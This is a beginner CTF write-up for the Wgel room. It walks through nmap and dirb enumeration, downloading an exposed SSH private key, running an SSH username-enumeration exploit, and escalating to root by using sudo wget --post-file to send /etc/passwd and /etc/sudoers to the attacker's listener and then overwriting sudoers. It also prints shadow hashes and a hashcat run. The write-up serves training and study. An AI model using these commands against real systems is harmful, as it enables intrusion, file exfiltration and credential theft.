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## Wgel CTF

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This is a CTF for beginners, but we will try to learn the maximum from it.

### Enumeration:

First, let's enumerate our machine with nmap.

The best combo for me is to start with a stealth scan as root, with the -sS option. It is unobtrusive and very quiet. The objective of this option is to enumerate only the open ports, to allow us to enumerate after the versions only by fingerprinting the ports. It is professional and targeted.

```
root@kali:~# nmap -sS 10.10.82.108
Starting Nmap 7.70 ( https://nmap.org ) at 2021-01-20 21:44 CET
Nmap scan report for 10.10.82.108
Host is up (0.10s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
```

The ports 22 and 80 are opened. Let's do some service enumeration.

```
root@kali:~# nmap -sC -sV 10.10.82.108 -p 22,80
Starting Nmap 7.70 ( https://nmap.org ) at 2021-01-20 22:33 CET
Nmap scan report for wgel.thm (10.10.82.108)
Host is up (0.12s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 94:96:1b:66:80:1b:76:48:68:2d:14:b5:9a:01:aa:aa (RSA)
|   256 18:f7:10:cc:5f:40:f6:cf:92:f8:69:16:e2:48:f4:38 (ECDSA)
|_  256 b9:0b:97:2e:45:9b:f3:2a:4b:11:c7:83:10:33:e0:ce (ED25519)
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.44 seconds
root@kali:~#
```

We get versions for SSH and the HTTP server. Notice that fingerprinting the server was not so exceptional in this case, we only recuperate the server version by Server Header, and the HTTP title "It Works" commonly used for Apache Servers, by default. It can indicate us that there is a directory at the root of the web server, that will lead us to edited content.

For more independence, we can enumerate both things with curl and netcat.

This method is called banner grabbing. We try to recuperate information and fingerprints while sending common or wrong request. Let's do it.

We just sent a GET request to the server to receive a response, containing the Server header, which contains itself a version.

Grabbing versions can be dangerous, as it can lead us to enumerate common vulnerabilities. The OWASPv4 testing guide explains about it a lot, and some ways to avoid it can be obfuscation, sending wrong information or even deleting the header.

The second fingerprint that nmap shows us is the title. Another time, we can grab it manually by looking at the source code of the web page in our browser, or using curl and grep. Curl can be used for automated banner grabbing with the -I option in bash by the way.

```
root@kali:~# nc 10.10.82.108 80
GET / HTTP/1.1

HTTP/1.1 400 Bad Request
Date: Wed, 20 Jan 2021 21:49:27 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 301
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.18 (Ubuntu) Server at 127.0.1.1 Port 80</address>
</body></html>
root@kali:~#
```

```
root@kali:~# curl http://10.10.82.108/ | grep "<title>"
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           % Dload    % Upload   Dload   Upload   Total   Spent    Left   Speed
100 11374  100 11374    0     0  58030      0  --:--:-- --:--:-- --:--:--  57736
<title>Apache2 Ubuntu Default Page: It works</title>
root@kali:~#
```


As we can see here, the title is displayed in our command line. Writing a minimal bash script with those two commands can bring more independence and understanding of the banner grabbing operation.

Let's continue in our enumeration. By looking at the source code of the Apache default page, we can enumerate a comment, displaying a name that can help us further.

```
-- conf-enabled
|-- *.conf
-- sites-enabled
|-- *.conf

<!-- Jessie don't forget to update the website -->
</pre>
<ul>
```

Jessie is then a worker in the company, and the update can be linked to the fact that by default a user is getting the Apache default file, by requesting the domain or the IP, and not the main content.



We will then try to get the main content, by directory brute forcing. You can choose gobuster, dirbuster, writing your own script, but this time I used dirb with default list (common.txt)

```
root@kali:~/OpenVpn# dirb http://10.10.82.108/

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Wed Jan 20 22:21:44 2021
URL_BASE: http://10.10.82.108/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.82.108/ ----
+ http://10.10.82.108/index.html (CODE:200|SIZE:11374)
+ http://10.10.82.108/server-status (CODE:403|SIZE:277)
==> DIRECTORY: http://10.10.82.108/sitemap/

---- Entering directory: http://10.10.82.108/sitemap/ ----
==> DIRECTORY: http://10.10.82.108/sitemap/.ssh/
==> DIRECTORY: http://10.10.82.108/sitemap/css/
==> DIRECTORY: http://10.10.82.108/sitemap/fonts/
==> DIRECTORY: http://10.10.82.108/sitemap/images/
+ http://10.10.82.108/sitemap/index.html (CODE:200|SIZE:21080)
==> DIRECTORY: http://10.10.82.108/sitemap/js/

---- Entering directory: http://10.10.82.108/sitemap/.ssh/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)


---- Entering directory: http://10.10.82.108/sitemap/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.10.82.108/sitemap/fonts/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.10.82.108/sitemap/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
```

The tool brings us a lot of misconfigurations and bad implementations proofs.

First, there is no protection against directory brute forcing. But it is still common, and it is not the main problem here. Another problem is that directories are listable. It is very dangerous as it can lead to hidden php utilities, like uploads, which can lead itself to RCE.



The screenshot shows a web browser window with the address bar displaying `10.10.82.108/sitemap/images/`. The page title is "Index of /sitemap/images". Below the title, there is a table with the following columns: "Name", "Last modified", "Size", and "Description". The table lists the following items:

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>	-	-	-
<a href="#">about.jpg</a>	2018-05-11 15:12	52K	
<a href="#">blog-1.jpg</a>	2018-03-30 09:16	119K	
<a href="#">blog-2.jpg</a>	2018-03-30 09:17	49K	
<a href="#">blog-3.jpg</a>	2018-03-31 14:45	66K	



But the biggest problem is the .ssh directory, which contains an id\_rsa file. The id\_rsa file is a private RSA key, used in SSH. While SSH uses asymmetric encryption, a private key and a public key are used for the authentication. The -I option in ssh command can allow us to connect to a user remote shell without password, or at least with the id\_rsa passwords.

The id\_rsa file is probably the jessie one, and we will see further that it is. But first I asked myself a question. What if we had not the jessie username in the default Apache file?

I came back to the nmap SSH version enumeration and I saw that the version was 7.2p2. a rapid research using searchsploit showed me that usernames enumeration was possible using this version !

```
root@kali:~# searchsploit 7.2p2
-----
Exploit Title
-----
OpenSSH 7.2p2 - Username Enumeration
OpenSSHd 7.2p2 - Username Enumeration
-----
Shellcodes: No Result
root@kali:~#
```

The script here works by sending big payload as username (A\*25000), which indicates if the user exists or no. While the script is very long, I created a wordlist with 10 usernames containing jessie, and I started it. I then realized that for our case it was a false positive.


```
root@kali:~/challs# python3 /usr/share/exploitdb/exploits/linux/remote/40136.py -U users.txt 10.10.82.108

User name enumeration against SSH daemons affected by CVE-2016-6210
Created and coded by 0_o (null.null [at] yahoo.com), PoC by Eddie Harari
```

```
[*] Baseline mean for host 10.10.82.108 is 0.011455499999999997 seconds.
[*] Baseline variation for host 10.10.82.108 is 0.001414404132488286 seconds.
[*] Defining timing of x < 0.015698712397464856 as non-existing user.
[*] Testing your users...
[-] jessalyn - timing: 0.012421999999999993
[-] jessamine - timing: 0.009483000000000002
[-] jessamyn - timing: 0.0107030000000000018
[-] jesse - timing: 0.0100800000000000089
[-] jesselyn - timing: 0.0122099999999999943
[-] jessi - timing: 0.0106269999999999942
[-] jessica - timing: 0.0075560000000000007
[-] jessie - timing: 0.0104840000000000049
[-] jessika - timing: 0.014728999999999992
[-] jessy - timing: 0.0109389999999999921
[-] jester - timing: 0.009854000000000003
[-] jesus - timing: 0.0090010000000000037
[-] jet - timing: 0.0073809999999999971
[-] jethro - timing: 0.0132299999999999964
[-] jett - timing: 0.0134529999999999937
[-] jevan - timing: 0.0084739999999999982
[-] jevin - timing: 0.0087380000000000024
[-] jewel - timing: 0.011068999999999996
[-] jewell - timing: 0.012133000000000006
[-] jewelle - timing: 0.009525000000000006
root@kali:~/challs#
```

The script did not detect the username but it worth it to try anyway !

The id\_rsa is displayed in clear in our browser, why not to download it directly using wget ?



```
root@kali:~# wget http://10.10.82.108/sitemap/.ssh/id_rsa
--2021-01-20 22:48:46-- http://10.10.82.108/sitemap/.ssh/id_rsa
Connecting to 10.10.82.108:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1675 (1.6K)
Saving to: 'id_rsa'

id_rsa                  100%[=====>] 1.64K --.-KB/s in 0s

2021-01-20 22:48:46 (162 MB/s) - 'id_rsa' saved [1675/1675]
```

To use the id\_rsa file, we need to change its permissions, by using the following command.

```
root@kali:~# locate ssh2john
/usr/share/john/ssh2john.py
root@kali:~# /usr/share/john/ssh2john.py id_rsa
id_rsa has no password!
root@kali:~# chmod 600 id_rsa
root@kali:~#
```

You can notice that I also run ssh2john here, to verify if the id\_rsa file is protected with a password !

The enumeration is finished. Even if usually it is not 10% of a normal enumeration, we are here in a CTF and we learn while enjoying ! We will now pass to the exploitation step, using the jessie credentials to gain a remote shell via SSH.

## Exploitation:

The exploitation step is important. Usually in the “Real Pentest World”, it is not always that we can gain reverse shell, a web shell or an RCE.

In CTF's, there is commonly a reverse shell that will lead us to practice about all steps, including persistence, privilege escalation, post exploitation in some cases etc...

Using the jessie id\_rsa file, we connect to SSH:

```
root@kali:~# ssh -i id_rsa jessie@10.10.241.133
The authenticity of host '10.10.241.133 (10.10.241.133)' can't be established.
ECDSA key fingerprint is SHA256:9XK3sKxz9xdPK0ayx6kqd2PbTDDfGxj9K9aed2YtF0A.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.241.133' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-45-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

8 packages can be updated.
8 updates are security updates.

jessie@Corp0ne:~$ whoami
jessie
```

We can then retrieve our first flag, the user flag.

```
jessie@Corp0ne:~$ cd Documents/
jessie@Corp0ne:~/Documents$ ls
user_flag.txt
jessie@Corp0ne:~/Documents$ cat user_flag.txt
057c67131c3d5e42dd5cd3075b198ff6
jessie@Corp0ne:~/Documents$
```

The exploitation part was very fast, as it uses an SSH connection to gain a shell.

## Privilege escalation:

The privilege escalation step objective is to gain a shell as root, and having the super user rights. We can enumerate the ways to do that using two means. Automated tools, or manually. There is a lot of tools to enumerate rights and misconfigurations, but the most commons are the Linux-exploit-suggester, linpeas, LinEnum.sh etc...

I do not use automated tools for this room, as it is an easy one and it can be a good occasion to practice manually enumeration.

The first step is to enumerate versions with the command `uname -a`, for example, or searching for sensible and backups with keywords with `grep` and `find`.

But main and most commons privilege escalations ways are through detecting sudo rights and files with SUID permissions.

I check first for backup files, with `.old` or `.bak` extensions:



```
jessie@Corp0ne:~/Documents$ find / -type f -name "*.old" -o -name "*.bak" 2>/dev/null
/usr/src/linux-headers-4.15.0-45-generic/.config.old
/usr/share/info/dir.old
/etc/xml/xml-core.xml.old
/etc/xml/catalog.old
/var/backups/passwd.bak
/var/backups/gshadow.bak
/var/backups/group.bak
/var/backups/shadow.bak
/var/log/Xorg.0.log.old
/var/lib/sgml-base/supercatalog.old
/home/jessie/.xsession-errors.old
```

Nothing interesting here. Let's check for files with SUID permissions:

```
jessie@Corp0ne:~/Documents$ find / -perm -04000 2>/dev/null
/bin/ping6
/bin/ping
/bin/umount
/bin/mount
/bin/su
/bin/fusermount
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/lib/i386-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/eject/dmccrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/xorg/Xorg.wrap
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/sbin/pppd
```

Looking at GTFOBins, an awesome online tool for Linux privilege escalation from github, nothing here can help us to gain root shell.

The last command I tried is checking my rights as sudo. I did it at the end because remember that we do not have the password of the user. And the sudo -l command, that allows us to check for sudo rights, usually asks for password. I was surprised that it was not necessary here!

```
jessie@Corp0ne:~/Documents$ sudo -l
Matching Defaults entries for jessie on Corp0ne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/

User jessie may run the following commands on Corp0ne:
    (ALL : ALL) ALL
    (root) NOPASSWD: /usr/bin/wget
```

Looking at the output, it seems that if we had the jessie password, we would be able to run every command as root using sudo !

But we do not have the jessie's password and then we will pay attention to the second line, which indicates that we can run wget without password.

Looking at GTF0Bins, the wget command allows to an attacker to receive a file while starting a server in he's own machine, from the victim environment. We can then trying to start a simple http server with python3 from our kali shell and to send a sensible file through this http connection.

```
jessie@Corp0ne:/var/www/html/sitemap$ sudo /usr/bin/wget --post-file=/etc/passwd 10.11.24.233
--2021-01-21 00:46:51-- http://10.11.24.233/
Connecting to 10.11.24.233:80... connected.
HTTP request sent, awaiting response... ^C
```

```
root@kali:~/challs# nc -lvp 80
listening on [any] 80 ...
10.10.241.133: inverse host lookup failed: Unknown host
connect to [10.11.24.233] from (UNKNOWN) [10.10.241.133] 35510
POST / HTTP/1.1
User-Agent: Wget/1.17.1 (linux-gnu)
Accept: /*/*
Accept-Encoding: identity
Host: 10.11.24.233
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 2293

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108:./home/syslog:/bin/false
_apt:x:105:65534:./nonexistent:/bin/false
messagebus:x:106:110:./var/run/dbus:/bin/false
uidd:x:107:111:./run/uidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117:./nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127:./var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
jessie:x:1000:1000:jessie,,,:/home/jessie:/bin/bash
sshd:x:121:65534:./var/run/sshd:/usr/sbin/nologin
```



As we can see, the passwd file was sent through the wget command.

I tried to do the same with the shadow file, without success. While it was possible to read the root flag without rooting the machine, in preferred to find a way to root it. After searching through internet, I found that it is possible to get the sudoers file, to write it and then to overwrite it in the /etc directory itself. Changing the value of this file can lead us to run commands without password, and then to gain a root shell.

```
jessie@Corp0ne:/var/www/html/sitemap$ sudo /usr/bin/wget --post-file=/etc/sudoers 10.11.24.233
--2021-01-21 00:48:30-- http://10.11.24.233/
Connecting to 10.11.24.233:80... connected.
HTTP request sent, awaiting response... No data received.
Retrying.

--2021-01-21 00:48:39-- (try: 2) http://10.11.24.233/
Connecting to 10.11.24.233:80... failed: Connection refused.
```

```
root@kali:~/challs# nc -lvp 80
listening on [any] 80 ...
10.10.241.133: inverse host lookup failed: Unknown host
connect to [10.11.24.233] from (UNKNOWN) [10.10.241.133] 35516
POST / HTTP/1.1
User-Agent: Wget/1.17.1 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 10.11.24.233
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 797

#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults                env_reset
Defaults                mail_badpass
Defaults                secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL) ALL

# Members of the admin group may gain root privileges
%admin   ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
jessie  ALL=(root) NOPASSWD: /usr/bin/wget
```

We get here the sudoers file. I edited it using nano to add the /bin/bash permission without password, with the sudo rights.

After running the command, I received the root shell !

getting the root shell gives me all the rights !  
 after also getting the root flag, I wanted to know  
 the password of jessie. I looked in the /etc  
 folder and printed using cat command the  
 shadow content. Without errors, it was empty.  
 It is an answer about why I did not get the  
 content using wget. After further research, I  
 found a "shadow-" file. I printed its content and  
 found the jessie hash !

```
jessie@CorpOne:/etc$ sudo /bin/bash
root@CorpOne:/etc# whoami
root
root@CorpOne:/etc# cat /root/root.txt
cat: /root/root.txt: No such file or directory
root@CorpOne:/etc# ls /root
root_flag.txt
root@CorpOne:/etc# cat /root/root_flag.txt
b1b968b37519ad1daa6408188649263d
root@CorpOne:/etc#
```

```
root@CorpOne:/etc# cat "shadow-"
root:!18195:0:99999:7:::
daemon*:17953:0:99999:7:::
bin*:17953:0:99999:7:::
sys*:17953:0:99999:7:::
sync*:17953:0:99999:7:::
games*:17953:0:99999:7:::
man*:17953:0:99999:7:::
lp*:17953:0:99999:7:::
mail*:17953:0:99999:7:::
news*:17953:0:99999:7:::
uucp*:17953:0:99999:7:::
proxy*:17953:0:99999:7:::
www-data*:17953:0:99999:7:::
backup*:17953:0:99999:7:::
list*:17953:0:99999:7:::
irc*:17953:0:99999:7:::
gnats*:17953:0:99999:7:::
nobody*:17953:0:99999:7:::
systemd-timesync*:17953:0:99999:7:::
systemd-network*:17953:0:99999:7:::
systemd-resolve*:17953:0:99999:7:::
systemd-bus-proxy*:17953:0:99999:7:::
syslog*:17953:0:99999:7:::
apt*:17953:0:99999:7:::
messagebus*:17954:0:99999:7:::
uidd*:17954:0:99999:7:::
lightdm*:17954:0:99999:7:::
whoopsie*:17954:0:99999:7:::
avahi-autoipd*:17954:0:99999:7:::
avahi*:17954:0:99999:7:::
dnsmasq*:17954:0:99999:7:::
colord*:17954:0:99999:7:::
speech-dispatcher!:17954:0:99999:7:::
hplip*:17954:0:99999:7:::
kernoops*:17954:0:99999:7:::
pulse*:17954:0:99999:7:::
rtkit*:17954:0:99999:7:::
saned*:17954:0:99999:7:::
usbmux*:17954:0:99999:7:::
jessie:$6$0wv9XLy.$HxqSdXgk7JJ6n9oZ9Z52qxuGCdFqp0qI/9X.a4VRJt860njSusSuQ663bXfIV7y.ywZxe0inj4Mckj8/uvA7U.:18195:0:99999:7:::
sshd*:18195:0:99999:7:::
root@CorpOne:/etc#
```

Approaching final keypace - workload adjusted.

```
Session.....: hashcat
Status.....: Exhausted
Hash.Name.....: sha512crypt $6$, SHA512 (Unix)
Hash.Target.....: $6$0wv9XLy.$HxqSdXgk7JJ6n9oZ9Z52qxuGCdFqp0qI/9X.a4V...uvA7U.
Time.Started.....: Thu Jan 21 02:41:46 2021 (12 mins, 29 secs)
Time.Estimated...: Thu Jan 21 02:54:15 2021 (0 secs)
Guess.Base.....: File (rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 18822 H/s (5.90ms) @ Accel:4 Loops:64 Thr:1024 Vec:1
Recovered.....: 0/1 (0.00%) Digests
Progress.....: 14344386/14344386 (100.00%)
Rejected.....: 244356/14344386 (1.70%)
Restore.Point....: 14344386/14344386 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4992-5000
Candidates.#1....: !mariana! -> 654321aA
Hardware.Mon.#1...: Temp: 73c Util: 97% Core:1569MHz Mem:3003MHz Bus:4

Started: Thu Jan 21 02:41:41 2021
Stopped: Thu Jan 21 02:54:16 2021
```

I used the wordlist of rockyou  
 and didn't find anything!

Thank you for reading !